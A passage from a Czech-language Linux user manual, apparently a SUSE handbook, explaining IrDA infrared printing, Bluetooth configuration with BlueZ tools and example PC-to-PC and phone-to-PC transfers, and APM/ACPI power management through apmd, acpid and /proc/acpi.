K tisku přes infračervený port pošlete data do souboru zařízení `/dev/irllpt0`. Tento soubor se chová stejně jako normální tiskový port `/dev/lp0`, jediný rozdíl je bezdrátový přenos.

Tiskárnu na tomto portu můžete konfigurovat pomocí YaST stejně jako na paralelním nebo sériovém portu. Při tisku dbejte na to, aby byla vždy zachována přímá viditelnost mezi počítačem a tiskárnou a aby byla aktivována podpora IrDA.

Pro komunikaci s jinými počítači, mobilními telefony a dalšími zařízeními použijte soubor zařízení `/dev/ircomm0`. Například s mobilním telefonem Siemens S25 můžete použít program `wvdial` a mít tak bezdrátové spojení na Internet.

Možné potíže

Pokud zařízení nereagují na IrDA, přihlaste se jako `root` a příkazem `irdadump` se přesvědčte, zda váš počítač zařízení rozpoznal:

```
earth:~ # irdadump
```

V případě tiskárny Canon BJC-80 v dosahu počítače se objeví v pravidelných intervalech zpráva, které ukazuje výstup na obrazovku *Možné potíže* na této straně:

```
21:41:38.435239 xid:cmd 5b62bed5 > ffffffff S=6 s=0 (14)
21:41:38.525167 xid:cmd 5b62bed5 > ffffffff S=6 s=1 (14)
21:41:38.615159 xid:cmd 5b62bed5 > ffffffff S=6 s=2 (14)
21:41:38.705178 xid:cmd 5b62bed5 > ffffffff S=6 s=3 (14)
21:41:38.795198 xid:cmd 5b62bed5 > ffffffff S=6 s=4 (14)
21:41:38.885163 xid:cmd 5b62bed5 > ffffffff S=6 s=5 (14)
21:41:38.965133 xid:rsp 5b62bed5 < 6cac38dc S=6 s=5 BJC-80 \
hint=8804 [ Printer IrCOMM ] (23)
21:41:38.975176 xid:cmd 5b62bed5 > ffffffff S=6 s=* erde \
hint=0500 [ PnP Computer ] (21)
```

Výstup 12: IrDA: irdadump

Pokud se výstup neobjeví nebo zařízení neodpovídá, prověřte konfiguraci IrDA. Používáte správný port? Někdy se infraport najde jako `/dev/ttyS2` nebo `/dev/ttyS3` nebo je použito jiné přerušení než 3, což se většinou dá nastavit v BIOSu konfigurovaného notebooku.

Dále je důležité si uvědomit, že IrDA komunikuje pouze se zařízeními, podporujícími protokoly `Printer` nebo `IrCOMM`. Na podporu protokolu `IROBEX` potřebujete ještě programy `irobex_palm3` a `irobex_receive` a pak můžete komunikovat například s 3Com Palm Pilot. Všechny protokoly podporované zařízeními se zobrazí ve výstupu z příkazu `irdadump` za jménem zařízení v hranatých závorkách. Podpora protokolu `IrLAN` je zatím ve vývoji a očekává se v budoucích verzích Linuxu.

Pokud potřebujete zkontrolovat, zda IrDA port vysílá infračervené záření, můžete k tomu použít některou z běžných videokamer, které bývají citlivé i v infračervené oblasti.

Bluetooth – bezdrátové připojení

Bluetooth je technologie, která umožňuje propojovat různá zařízení. Na rozdíl od IrDa není nutné, aby na sebe zařízení "viděla" a lze propojovat navzájem více zařízení. V aktuální verzi 1.1 je možné pomocí této technologie dosáhnout přenosové rychlosti 720 Kb/s. Čistě teoreticky lze tento způsob připojení používat i v případě takových překážek, jakou je zeď. V praxi samozřejmě záleží na tloušťce a materiálu, ze kterého je zeď postavena. Maximální dosah této technologie je podle třídy 10 až 100 metrů.

Profil

Jednotlivé služby se definují pomocí profilů. Bluetooth standard obsahuje například profil pro přenos dat (`File Transfer profil`), tisk (`Basic Printing profil`) a síťové připojení (`Personal Area Network profil`).

Aby zařízení mohlo využívat určitou službu, musí být profil správně nastaven. Informaci o používaném profilu obvykle najdete na obalu zařízení nebo přiloženém manuálu. Bohužel občas dojde k tomu, že se několik výrobců zařízení neshodne na stejné definici profilu. Pokud se výrobci drží ve větší míře profilů stanovených normami, mělo by připojení jít nastavit bez větších problémů.

Software

Abyste mohli využívat Bluetooth, potřebujete Bluetooth adaptér (nejčastěji je integrovaný přímo v zařízení), ovladač a (angl. *Bluetooth Protocol Stack*).

Linuxové jádro již základní podporu Bluetooth obsahuje. Jako **Protocol Stack** slouží Bluez systém. Balíčky potřebné k používání Bluetooth:

- bluez-libs
- bluez-bluefw
- bluez-pan
- bluez-sdp
- bluez-utils

Konfigurace

Konfiguraci popsanou v následujícím odstavci můžete provádět pouze jako uživatel `root`. V současné době zatím neexistuje žádný grafický konfigurační nástroj. Veškerá nastavení se provádějí pomocí editace textových souborů.

Při prvním spojení se nabídne zabezpečení pomocí PIN. PIN je číslo, které slouží např. u mobilních telefonů jako základní ochrana před nepovolanou manipulací s telefonem. Abyste mohli ovládat dva přístroje současně, musí mít oba stejný PIN. Na straně počítače PIN nastavíte v souboru `/etc/bluetooth/pin`. Bez ohledu na nainstalovaný počet externích zařízení umí Linux v současné době pracovat pouze s jedním PINem. Ovládání několika zařízení s různými PINy najednou není v současné době podporováno. Pokud tedy chcete ovládat více zařízení najednou, musí tato zařízení mít všechna stejný PIN, nebo vypnete ověřování pomocí čísla PIN.

Poznámka

Bezpečnost Bluetooth spojení

Bez ohledu na to, zda používáte PIN nebo ne, není spojení pomocí Bluetooth naprosto bezpečné!

Poznámka

Aktivaci Bluetooth provedete v souboru `/etc/bluetooth/hcid.conf`. Zde můžete také změnit různá nastavení jako jméno zařízení či bezpečnostní režim. Soubor obsahuje u každé proměnné vysvětlující komentář.

Důležitou proměnnou je `security auto`. Pomocí této proměnné nastavujete použití PINu. V případě problémů se u tohoto nastavení použití PINu samo vypne. Pokud nechcete PIN používat vůbec, nastavte proměnnou na `none`.

Zajímavé jsou také proměnné vázající se k zařízení. Pomocí těchto proměnných můžete zadat, pod jakým jménem bude zařízení připojeno k počítači. Dále jsou zde definována také jednotlivé třídy jako (`Laptop`, `Server` atd. včetně ověřování a připojení).

Systémové komponenty a programy pro práci s Bluetooth

Bluetooth je možné používat pouze ve spojení s různými službami. Ke spuštění potřebujete minimálně dva démony:

- `hcid` ((angl. *Host Controller Interface*) – k vytvoření a rušení spojení.
- `sdpd` ((angl. *Service Discovery Protocol*) – k zjištění dostupných služeb.

Program `sdpd` se nespouští automaticky při startu systém, ale je nutné ho spustit příkazem:

```
rcbluetooth start
```

Tento příkaz může vykonat pouze uživatel `root`.

Pro práci s Bluetooth jsou momentálně k dispozici pouze programy fungující z příkazové řádky. V současné době se pracuje na tom, aby zařízení byla dostupná přes prohlížeče Konqueror- (KDE-Desktop) a Nautilus- (GNOME-Desktop). Až bude tento vývoj dokončen, bude stačit napsat do okna určeného pro URL `sdp://` a zobrazí se k počítači připojená Bluetooth zařízení.

Tip

Všechny zde uvedené programy obsahují velmi vyčerpávající popis funkcí a parametrů v manuálových stránkách, které zobrazíte příkazem `man JmenoProgramu`.

Tip

Příkazem

```
l2ping AdresaZarizeni
```

otestujete spojení se vzdáleným zařízením. Tento příkaz můžete zadat pouze jako uživatel `root`.

hcitool

Prostřednictvím hcitool lze jednoduše určit, zda jde o lokální nebo vzdálené zařízení. Zařízení zobrazíte příkazem:

```
hcitool dev
```

Příkaz vypíše na každou řádku jedno zařízení ve formátu
<JmenoRozhrani><AdresaZarizeni>.

Příkazem:

```
hcitool AdresaZarizeni
```

zjistíte jméno zařízení vzdáleného zařízení. Může jít například o další počítač, který má potřebné informace o třídě a jménu zařízení uložené v /etc/bluetooth/hcid.conf. V případě lokálních zařízení vám tento příkaz vrátí chybové hlášení.

hciconfig

Informace o lokálních zařízeních lze získat pomocí příkazu /sbin/hciconfig. Vzdálená zařízení (nemající fyzické spojení s počítačem) se vyhledávají pomocí příkazu

```
hcitool inq .
```

Příkaz vypíše adresu vzdáleného zařízení, časový rozdíl a třídu zařízení. Velmi důležitá je informace o adrese zařízení. Adresu zařízení používají další nástroje k identifikaci. Ve třídě je v hexadecimálním kódování obsažena informace o typu služby.

sdptool

Informace o tom, jaká služba je pro určité zařízení dostupná, získáte pomocí sdptool.

Příkaz

```
sdptool browse AdresaZarizeni
```

předá všechny služby jednomu zařízení se zadanou adresou.

Naproti tomu příkaz:

```
sdptool search Sluzba
```

vyhledá jednu určitou službu.

Příkaz se dotáže na všechna dostupná zařízení a vypíše jejich služby spolu s krátkým popisem těchto služeb. Seznam všech dostupných služeb získáte zadáním:

```
sdptool
```

bez parametrů.

Příklady

Abyste si udělali přehled, co všechno je možné s Bluetooth dělat, připravili jsme pro vás několik příkladů.

Propojení počítačů R1 a R2

V prvním příkladě si ukážeme, jak se nastavuje připojení mezi dvěma počítači. Potřeba k tomu budeme `pand` ((angl. *Personal Area Networking*)). Všechny příkazy z tohoto příkladu je nutné zadávat jako uživatel `root`. K nastavení síťového připojení bude potřebný také příkaz (`ip`).

Na jednom z počítačů spusťte `pand` (v našem případě označen jako R1) příkazem:

```
pand -s
```

Na druhém počítači R2 získejte adresu pomocí příkazu:

```
hcitool ing
```

Spojení pak navážete zadáním příkazu:

```
pand -c AdresaZarizeni
```

Zjistíte jaké zařízení systém nastavil pro připojení příkazem:

```
ip link show
```

získáte výstup v následujícím formátu:

```
bnep0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000  
    link/ether 00:12:34:56:89:90 brd ff:ff:ff:ff:ff:ff
```

Výstup 13: Výstup `ip link show`

Zařízení `bnep0` byste měli přiřadit IP adresu.

To uděláte např. pomocí následujícím příkazů (na R1):

```
ip addr add 192.168.1.3/24 dev bnep0
ip link set bnep0 up
```

a na R2:

```
ip addr add 192.168.1.4/24 dev bnep0
ip link set bnep0 up
```

R1 je z (angl. R2) viditelný na adrese IP 192.168.1.3. Na počítač R2 se z počítače R1 můžete přihlásit příkazem:

```
ssh 192.168.1.4.
```

Příkaz ssh bude fungovat i pod normálním uživatelem.

Datový transfer z mobilního telefonu na počítač

V dalším příkladě se ukážeme, jak překopírovat obrázek z fotoaparátu mobilního telefonu (bez dodatečných nákladů např. za MMS) na disk počítače. Prosím uvědomte si, že každý typ telefonu má jinou strukturu nabídky, ale v základech je postup podobný na všech typech telefonů. Aby bylo možné z telefonu na počítač přistupovat, na počítači musí být aktivována služba Obex-Push. O to se stará démon opd z bluez-utils. Službu spustíte příkazem:

```
opd -mode OBEX -channel 10 -daemonize -path /tmp -sdp
```

Důležité jsou zde dva parametry. Parametr `-sdp` aktivuje `sdpc`. Parametr `-path /tmp` říká, kam budou data ukládána, v našem příkladu do adresáře `/tmp`. Samozřejmě si můžete zvolit jiný adresář, do kterého máte práva zápisu.

Nyní je potřebné spustit na telefonu Bluetooth připojení. Postup najdete v manuálu vašeho mobilního telefonu. Nezapomeňte nastavit na počítači v souboru `/etc/bluetooth/pin` PIN. Po úspěšném připojení pošlete pomocí Bluetooth obrázky na počítač. Postup zasílání obrázků najdete opět v manuálu mobilního telefonu. Mimo obrázků můžete samozřejmě přenášet také např. hudební soubory.

Řešení možných problémů

Při problémech postupujte podle následujícího postupu:

- Otestujte připojení příkazem:

```
hcitool dev
```

Bylo vypsáno lokální zařízení?

Pokud ne, není pravděpodobně spuštěn program `hcid` nebo nebylo rozpoznáno Bluetooth (zařízení není podporováno nebo došlo k poruše). Restartujte démona příkazem:

```
rcbluetooth restart
```

Po restartu sledujte, zda se v souboru `/var/log/messages` neobjeví chybové hlášení.

- Počítač vidí jiné zařízení, než jste pomocí příkazu `hcitool info` volali. Opakujte připojení. Pokud nedojde k nápravě, jde o špatné připojení. Ujistěte se, že frekvenci pro Bluetooth nepoužívá jiné zařízení.
- Ujistěte se, že PIN v souboru `/etc/bluetooth/pin` souhlasí s PINem zařízení.
- Otestujte, zda připojení funguje s jiným zařízením a zda je toto zařízení správně rozpoznáno.

V případě, že jste postupovali podle uvedených příkladů, můžete pro řešení problémů použít následující postupy:

- Nezdaří se síťové propojení počítačů z příkladu 1.

Příčin může být několik. Jedním může být skutečnost, že jeden nebo oba počítače nerozumí protokolu SSH. Otestujte, zda na sebe počítače vidí příkazy:

```
ping 192.168.1.3
```

a

```
ping 192.168.1.4
```

Pokud proběhnou příkazy bez problémů, ujistěte se, že běží `sshd`.

Další příčina může spočívat v tom, že jste nastavili jiné adresy, než jsou uvedeny v příkladu nebo jste pro oba počítače nastavili stejnou IP adresu. Změňte IP adresy.

- Nedošlo k rozpoznání počítače jako cíle z propojení počítače a mobilního telefonu z příkladu 2.

Ujistěte se, že mobil rozpoznal službu Obex-Push na počítači. V nabídce mobilu je obvykle pro takové účely položka, která zobrazuje dostupné služby. Návod najdete v manuálu svého mobilního telefonu. Pokud není služba Obex-Push zobrazena, je problém na straně počítače u programu opd. Ujistěte se, že je opd spuštěn a že máte práva zápisu do zadaného adresáře.

- Je možné kopírovat také z počítače na mobilní telefon?

Ano, kopírování je možné, pokud nainstalujete program obexftp a použijete příkaz: `obexftp -b AdresaZarizeni -B 10 -p Obrazek. .`

Tento postup byl testován na telefonech Siemens a Sony Ericsson a u jiných typů nemusí být funkční.

Další informace

Jeden z nejlepších úvodů spolu s postupy a popisy najdete na stránce:

<http://www.holtmann.org/linux/bluetooth/>

Postupy a úvody:

- GPRS přes Bluetooth (německy):
http://www.van-schelve.de/edv-wissen/linux/bluetooth_1.htm
- Spojení s PalmOS PDA (anglicky):
<http://www.cs.ucl.ac.uk/staff/s.zachariadis/btpalmlinux.html>
- A ještě jeden zajímavý český odkaz :
<http://www.root.cz/clanek/1646>

Oficiální návod integrace podpory (angl. *Bluetooth Protocol Stack*) do jádra :

<http://bluez.sourceforge.net/howto/index.html>

Další informace

Podrobnější informace o používání notebooků v Linuxu naleznete na

<http://linux-laptop.net>. Velmi dobrým zdrojem informací o Linuxu na mobilních počítačích je také <http://mobilix.org/> (MobiliX – Mobile Computers and Unix). Zde naleznete, kromě jiného, také Laptop-Howto a IrDA-Howto.

APM a ACPI – správa napájení

V této kapitole najdete stručný úvod do správy napájení v systému Linux. Popisány jsou oba v současné době používané standardy APM (Advanced Power Management) a ACPI (Advanced Configuration and Power Interface).

Základy	290
Šetření spotřeby	290
APM	291
APM démon (apmd)	292
Další příkazy	293
ACPI	293
Zastavení disku	300
Balík powersave	302

Základy

Správa napájení je v současné době již samozřejmostí. Vyžaduje hardwarovou podporu a odpovídající BIOSové rutiny, což moderní notebooky a většinou i ostatní počítače splňují. V současné době jsou dostupné dva systémy:

- APM (Advanced Power Management) – Starší systém s dobrou podporou v Linuxu.
- ACPI (Advanced Configuration and Power Interface) – Novější koncepce, která doposud není zcela dopracována. Její implementace v jádře navíc není kompletní. V současné době je však již v použitelném stavu a s novějším hardwaru pracuje bez problémů.

Šetření spotřeby

Celá řada funkcí, které správa napájení poskytuje, má největší uplatnění v oblasti mobilních počítačů. Nejdůležitější jsou tyto:

Úsporný režim (angl. *standby*) – V tomto režimu se pouze vypne displej a u novějších počítačů se sníží příkon procesoru.

uspání do paměti (angl. *suspend to memory*) – V tomto režimu se stav systému uloží *do paměti* a počítač (kromě této paměti) přestane pracovat. Spotřeba je pak nepatrná, takže pak počítač (podle typu) vydrží v tomto režimu pracovat na baterii 12 hodin až několik dní. Tento režim má oproti vypnutí tu výhodu, že je opět pohotový po několika sekundách přesně v tom místě, kde skončil, aniž by bylo potřeba znovu startovat a zavádět potřebné programy. U Linuxu, který *nepotřebuje* být čas od času restartován z důvodu obnovení stability – jako některé nejmenované systémy – je tato možnost zvláště zajímavá. U moderních notebooků stačí jen zaklapnout víko, aby přešly do suspendovaného režimu. Opětovným odklopením víka notebook opět ožije.

Uspání na disk (angl. *hibernation, suspend to disk*) – V tomto režimu počítač doslova přezimuje období své nečinnosti. Současný stav se nejprve uloží *na disk* a počítač se pak sám vypne. Zpětné probuzení ze zimního spánku do stavu před usnutím pak ovšem trvá mezi 30 až 90 sekundami.

(České názvy úsporných režimů nejsou zatím ustálené, navíc někteří výrobci tyto režimy kombinují.)

Kontrola stavu baterií – Velmi užitečné.

Automatické vypnutí po zastavení systému – Hodí se i pro stolní počítače. Po zastavení systému (angl. *shutdown*) se počítač (elektricky) vypne.

Vypínání disku – Šetří významně spotřebu a u hlučných disků i vaše nervy. Je ovšem třeba brát ohled na editory, které v pravidelných intervalech nemilosrdně budí disk na záložní kopie.

Některé z těchto funkcí podporuje již samotný BIOS. Úsporný režim (angl. *standby*) a odstavení (angl. *suspend to memory*) realizují notebooky klávesovou kombinací nebo detekcí zaklapnutí víka. Tyto funkce jsou nezávislé na operačním systému, při vhodném jádru a nainstalovaných balících je však můžeme navíc volat i pomocí linuxových příkazů.

APM

Některé funkce již obsahuje APM-BIOS. Uspání a probuzení dokáže aktivovat mnoho notebooků pomocí klávesové kombinace nebo uzavřením víka. K tomu nejsou zapotřebí žádné funkce poskytované operačním systémem.

Podpora APM je přímo součástí standardního SUSE jádra a je automaticky aktivována v případě, že při startu je nalezen APM-BIOS a deaktivována podpora ACPI parametrem `acpi=off`. Když chcete vypnout podporu APM při startu, můžete to udělat parametrem `apm=off`. Zda je APM aktivováno, zjistíte velice jednoduše příkazem `cat /proc/apm`. Pokud se zobrazí řádek s různými čísly, pak je vše v pořádku.

Protože se některé implementace BIOSu nedrží platných standardů, dochází k zajímavému chování. Něco je možné obejít parametry při startu systému. Můžete použít např.:

on/off Zapnout/vypnout podporu APM

(no-)allow-ints Povolit během spouštění funkcí BIOSu přerušení

(no-)broken-psr BIOS má vadnou funkci `GetPowerStatus`

(no-)realmode-power-off Procesor se přepne před ukončením chodu do reálného režimu

(no-)debug Hlášení APM jsou protokolována v syslogu

(no-)power-off Po shutdownu se počítač vypne

bounce-interval=n Čas v setinách sekundy, kdy po přijetí výsledku uspání budou další požadavky ignorovány

idle-period=n Čas v setinách vteřiny po kterém bude sdělena (ne)aktivita systému.

APM démon (apmd)

Tento *démon* se jmenuje `apmd` a slouží k monitorování stavu baterie. Může též vykonat zvláštní úkoly při přechodu do stavů standby nebo suspend. Není samozřejmě nezbytný k chodu systému, může však být praktický. Aby se automaticky spustil při startu počítače, musí se v souboru `/etc/rc.config` nastavit proměnná `START_APMD` na hodnotu `yes`. Jinak se dá kdykoli spustit manuálně příkazem `rcapmd start`.

Pro konfiguraci slouží ještě některé proměnné v souboru `/etc/rc.config.d/apmd.rc.config`. Soubor je opatřen podrobnými komentáři.

APMD_ADJUST_DISK_PERF Nastavuje, jak má disk reagovat na změnu napájení. Použít můžete další proměnné `APMD_BATTERY` nebo `APMD_AC`. První obsahuje nastavení pro napájení z baterií, druhá pro externí síťové napájení.

APMD_BATTERY/AC_DISK_TIMEOUT Doba nečinnosti disků, po které budou automaticky zastaveny.

APMD_BATTERY/AC_KUPDATED_INTERVAL Doba mezi spouštěním aktualizací démona jádra.

APMD_BATTERY/AC_DATA_TIMEOUT Maximální stáří dat v bufferu disku.

APMD_BATTERY/AC_FILL_LEVEL Maximální úroveň zaplnění disku.

APMD_PCMCIA_EJECT_ON_SUSPEND Třebaže PCMCIA je pod SUSE Linuxem přeložena s podporou APM, mohou se vyskytnout potíže. Některé karty po přechodu do stavu suspend již svou činnost neobnoví, např. karty s ovladačem `xirc2ps_cs`. Pro ně je potřeba deaktivovat modul `apmd` systému PCMCIA před stavem suspend a pak znovu aktivovat. Na to se nastaví proměnná `APMD_PCMCIA_EJECT_ON_SUSPEND` na hodnotu `yes`.

APMD_INTERFACES_TO_STOP Zde můžete nastavit síťová rozhraní, která se při uspání mají vypnout a při probuzení opět aktivovat.

APMD_INTERFACES_TO_UNLOAD Pokud před uspaním chcete nejdřív odstranit moduly jádra, použijte tuto proměnnou.

APMD_TURN_OFF_IDEDMA_BEFORE_SUSPEND Někdy se může stát, že se notebook po uspaní již neprobudí, pokud jsou disky v DMA módu.

Kromě toho se dá nastavit funkce disku Spindown rozdílně při provozu z elektrické sítě a z baterií, případně zastavit systém při kriticky nízkém napětí baterií. Pokročilejší uživatelé si mohou přidat jsou další funkce do souboru `/usr/sbin/apmd_proxy`.

Další příkazy

Které další užitečné programy obsahuje balík `apmd`:

Příkazem `apm` se můžeme dotázat na kapacitu baterie nebo uvést systém do stavu standby (`apm -S`) případně suspend (`apm -s`), viz `apm`.

Příkaz `apmsleep` suspenduje systém na předem určenou dobu, viz `apmsleep`.

Pokud chceme pozorovat nějaký měnící se výpis (`log`) aniž bychom zatěžovali disk, hodí se na to příkaz `tailf` jako náhrada příkazu `tail -f`.

Přírozeně jsou zde též nástroje pro X Window. Příkaz `xapm` (který obsahuje balík `apmd`) ukazuje graficky stav nabití baterie. Kdo používá KDE (nebo alespoň `kpanel`), může využít program `kbatmon` pro monitorování stavu baterie a suspendování systému.

ACPI

ACPI je zkratka z (angl. *Advanced Configuration and Power Interface*). ACPI umožňuje operačnímu systému nastavit a kontrolovat spotřebu jednotlivých hardwarových součástí. Svou funkcí nahrazuje jak PnP tak APM. Část ACPI zodpovědná za inicializaci hardwaru není v této kapitole popsána.

BIOS poskytuje tabulku obsahující informace o jednotlivých komponentech a metodách přístupu. Tyto informace pak použijte operační systém např. k přiřazení přerušení či aktivaci nebo deaktivaci tohoto zařízení. Jaké operace může operační systém provést, záleží na implementaci BIOSu. Záznamy ACPI o nalezení a použití tabulky najdete v souboru `/var/log/boot.msg`.

DSDT Differentiated System Description Table: Obsahuje informace jednotlivých komponentech a možnostech jejich nastavení.

FADT Fixed ACPI Description Table: Obsahuje informace o implementaci ACPI "hardware register block" a fyzická adresa DSDT.

MADT Multiple APIC Description Table: Popisuje implementaci a nastavení ACPI.

RSDT Root System Description Table: Tabulka obsahuje ukazatele na další tabulky. Ukazatel RSDT (RSDP) musí být uložen v nízkém paměťovém rozsahu.

SSDT Secondary System Description Table: Tabulka obsahuje pokračování DSDT. Naleznete zde různé SSDT.

XSDT Extended Root System Description Table: Obsahuje stejné informace jako RSDT, ale obsahuje navíc ukazatele na popisy hlaviček delší než 32 bitů. RSDP může ukazovat také na XSDT.

ACPI standard definuje celou řadu stavů systému. Hlavní stavy jsou tyto:

G0 Systém pracuje

G1 Systém je uspaný, změna na G0 bez startu OS (suspend)

G2 Softwarové vypnutí, OS musí být při přepnutí spuštěn

G3 Mechanické vypnutí, systém není napájen

Dále je zde šest stavů uspání, které dále odlišují G0, G1 a G2:

S0 Systém pracuje

S1 Standby (menší spotřeba, rychlé probuzení)

S2 Jiný typ standby, který bývá jen zřídka implementován.

S3 Uspání (velmi nízká spotřeba, rychlé probuzení).

S4 Hibernace nebo uspání na disku (nulová spotřeba, delší probouzení — dvacet až sto sekund v závislosti na hardwaru).

S5 Softwarové vypnutí (G2)

Stavy D0–D3 jsou dostupné pro všechna zařízení. Zařízení jsou při nich aktivována, uspana nebo vypnuta. pro procesor jsou dostupná speciální nastavení. Jde o C stavy, které nelze aplikovat přímo:

C0 Procesor pracuje

C1 Procesor pracuje s velmi nízkým napětím a spotřebou a může se velmi rychle vrátit do stavu C0.

C2 Jako C1, menší spotřeba, ale pomalejší probuzení.

C3 Jako C2, více úspory, ale ve vyrovnávací paměti 1. úrovně dochází k nekonzistencím (implementováno zřídka).

Výkonnostní stavy jsou závislé na použitých technologiích jako Speedstep (Intel) nebo PowerNow (AMD) a zahrnují změny frekvence a napětí:

P0 Maximální frekvence a napětí

P1 První krok, redukované frekvence a napětí

P2 Druhý krok (pokud je dostupný)

P3 ...

Třetí možnost, jak procesoru dopřát více klidu je přibrzdění (throttling). V tomto případě je frekvence CPU přerušována dočasně.

T0 0% přibrzdění

T1 12% přibrzdění

T2 25% přibrzdění

T4 ...

Stavy P a T mohou být nastaveny přímo uživatelem (nebo démonem). Hlavní rozdíl spočívá v úrovni energetické úspory. Přibrzdění vede pouze k lineární úspoře, např. 25% přibrzdění povede k 25% snížení výkonu a 25% úspoře energie (pouze pro procesor). Při snížení napětí bude však úspora větší než snížení výkonu. Snížení výkonu je používáno jako pasivní chlazení, naopak aktivní chlazení znamená použití větráčku.

ACPI dále poskytuje informace o stavu baterie, AC adaptéru a teplotě. Informuje také o událostech jako je vyčerpání baterie.

ACPI v praxi

Když jádro detekuje při startu ACPI BIOS, ACPI se automaticky aktivuje (a APM deaktivuje). Některé starší počítače važdují pro spuštění ACPI zadání parametru jádra `acpi=on`. Počítač musí podporovat ACPI 2.0 nebo vyšší. Zda se ACPI aktivovalo, zjistíte ze záznamu jádra v souboru `/var/log/boot.msg`. Podívat se můžete také do adresáře `/proc/acpi`, který bude popsán dále.

OSPM ((angl. *Operating System Power Management*)) vyžaduje zavedení řady modulů. Ty jsou zavedeny při startu skriptu ACPI démona. Pokud při zavádění některého modulu dojde k chybě, lze jej ze zavádění vyřadit v souboru `/etc/sysconfig/powermanagement`. Záznamy o zavádění modulů najdete v souboru `(/var/log/messages)`. V tomto souboru také zjistíte, které komponenty byly detekovány.

V adresáři `/proc/acpi` se nachází soubory s informacemi o stavu systému a o stavech, které lze změnit. Některé funkce však v současnosti nejsou funkční, protože jsou stále ve vývoji nebo nebyly výrobcem implementovány.

Upozornění

V současnosti s ACPI nefunguje uspání do RAM ani na disk (hibernace). Vzhledem ke zvláštnostem v jádře je tato funkce dostupná pouze v jádře řady 2.6 (nebo 2.5). Pokud se domníváte, že tuto funkci potřebujete, můžete do svého jádra integrovat opravu `sw-susp`.

Upozornění

Všechny soubory (s výjimkou `dsdt` a `fadt`) lze číst pomocí příkazu `cat`. Pokud potřebujete některé soubory změnit, můžete použít příkaz `echo X > soubor`, kterým nastavíte hodnotu proměnné `X` (všechny objekty v `/proc` nejsou skutečné soubory, ale pouze rozhraní jádra). Zde vám nabízíme popis těch nejdůležitějších:

`/proc/acpi/info` Základní informace o ACPI

`/proc/acpi/alarm` Doba, kdy má dojít k probuzení.

Doba je nastavena pomocí příkazu

```
echo year-month-day hour:minute:second > /proc/acpi/alarm.
```

Nastavení je bezpředmětné v případě, že probuzení nefunguje.

`/proc/acpi/sleep` Poskytuje informace o možných stavech uspání. V současné době jsou funkční pouze `S1` (standby) a `S5` (vypnout, neuklízet):

```
echo 1 > /proc/acpi/sleep.
```

/proc/acpi/event Zde jsou ukládány záznamy o všech událostech.

Ty jsou vykonávány démony 'acpid' nebo 'ospmid'. Pokud k souboru nepřistupuje žádný démon, události lze číst příkazem
`cat /proc/acpi/event` (ukončení stisknutím **(Ctrl)+(C)**).

/proc/acpi/dsdt a /proc/acpi/fadt tento soubor obsahuje ACPI tabulky DSDT a FADT. Soubor lze číst pomocí `acpidmp`, `acpidisasm` a `dmdecode`. Tyto programy a jejich dokumentaci najdete v balíku balík `pmttools`. Příklad:
`acpidmp DSDT | acpidisasm`.

/proc/acpi/ac_adapter/AC/state Je připojen AC adaptér?

/proc/acpi/battery/BAT*/*{alarm,info,state} Detailní informace o stavu baterií.

/proc/acpi/button Tento adresář obsahuje informace o přepínačích.

/proc/acpi/fan/FAN/state Ukazuje aktivitu větráčku. Lze ho také manuálně vypnout/spustit zapsáním 0 (zapnutý) nebo 3 (vypnutý) do tohoto souboru. V případě vysoké teploty může jádro toto nastavení přepsat.

/proc/acpi/processor/CPU0/info Informace o úsporách energie procesoru .

/proc/acpi//CPU0/power Informace o stavu procesoru.

/proc/acpi/processor/CPU0/performance Zde můžete získat informace nebo nastavit výkon — využijte Speedstep nebo PowerNow procesoru.

/proc/acpi/processor/CPU0/throttling Zde se dá povolit lineární prbrždění procesoru.

/proc/acpi/processor/CPU0/limit Nastavení limitů při použití omezení výkonu a přibrždění procesoru. Nacházejí se zde jak systémové tak uživatelské limity. Příkazem `echo 1:5 > /proc/acpi/processor/CPU0/limit` předejdete použití stavů P0 nebo T0–T4.

/proc/acpi/thermal_zone/ Podadresáře pro jednotlivé teplotní zóny. termální zóna je oblast s určitými teplotními vlastnostmi, číslem a jménem určeným výrobcem zařízení. Velká část funkcí bohužel není implementována. Nejvhodnější ovládání je stále přímo prostřednictvím BIOSu. Některé z následujících nastavení mohou být pouze teoretické.

/proc/acpi/thermal_zone/*/temperature Současná teplota teplotní zóny.

/proc/acpi/thermal_zone/*/state Stav mšůže být ok, aktivní nebo pasivní chlazení. Vše je ok v případě ovládání větráčku nezávisle na ACPI.

/proc/acpi/thermal_zone/*/cooling_mode Volba výchozího chlazení v případě nasazení kontroly ACPI. Může být aktivní (méně úsporné, ale výkonnější) nebo pasivní (méně výkonné, ale úsporné).

/proc/acpi/thermal_zone/*/trip_points Nastavení teploty pro pasivní nebo aktivní chlazení, usnutí (hot) nebo bezpečnostní vypnutí (critical).

/proc/acpi/thermal_zone/*/polling_frequency Hodnota v temperature není automaticky obnovována se změnou teploty, přepněte na 'polling mode'. Příkaz `echo X > /proc/acpi/thermal_zone/*/polling_frequency` zapíše aktuální hodnotu každých X second. Nastavením X=0 polling deaktivujete.

ACPI démon (acpid)

The ACPI démon se procesy velmi podobá APM démonovi. Všechny události jsou zapisovány do záznamů. V souboru `/etc/sysconfig/powermanagment` můžete nastavit proměnné `ACPI_BUTTON_POWER` a `ACPI_BUTTON_LID`, které obsahují instrukce pro tyto události. Pokud tento postup nebude funkční, změňte skript `/usr/sbin/acpid_proxy` nebo nastavení `acpid` v `/etc/acpi/`.

Na rozdíl od `apmd` neobsahuje ACPI tolik položek nastavení a není předkonfigurován. Pokud potřebujete, nakonfigurujte si příkaz `acpid` sami. Pokud máte k této problematice jakékoliv dotazy, zašlete dotaz na email `feedback@suse.cz`.

V současné době existuje mnoho různých nástrojů pro ovládání a kontrolu ACPI. Některé čistě informační nástroje zobrazují např. stav baterie a teplotu (`acpi`, `klaptopdaemon`, `wmacpimon`, atd.). Jiné umožňují přístup do adresáře `/proc/acpi` (`akpi`, `kacpi`, `gtkacpiw`). Další jsou démoni kontrolující výkon CPU v závislosti na nastavení a teplotě nebo zatížení (`speedstep` a `heatload`).

Dostupné nástroje vyhledáte pomocí funkce hledání v programu `YAST` v modulu instalace softwaru. Jako vyhledávací řetězec použijte `acpi`. Všechny programy obsahují dokumentaci.

ospmnd

Démon `ospmnd` (Operating System Power Management Daemon) je alternativou k `acpid`. Stále je však ve velmi raném stupni vývoje.

Možné problémy

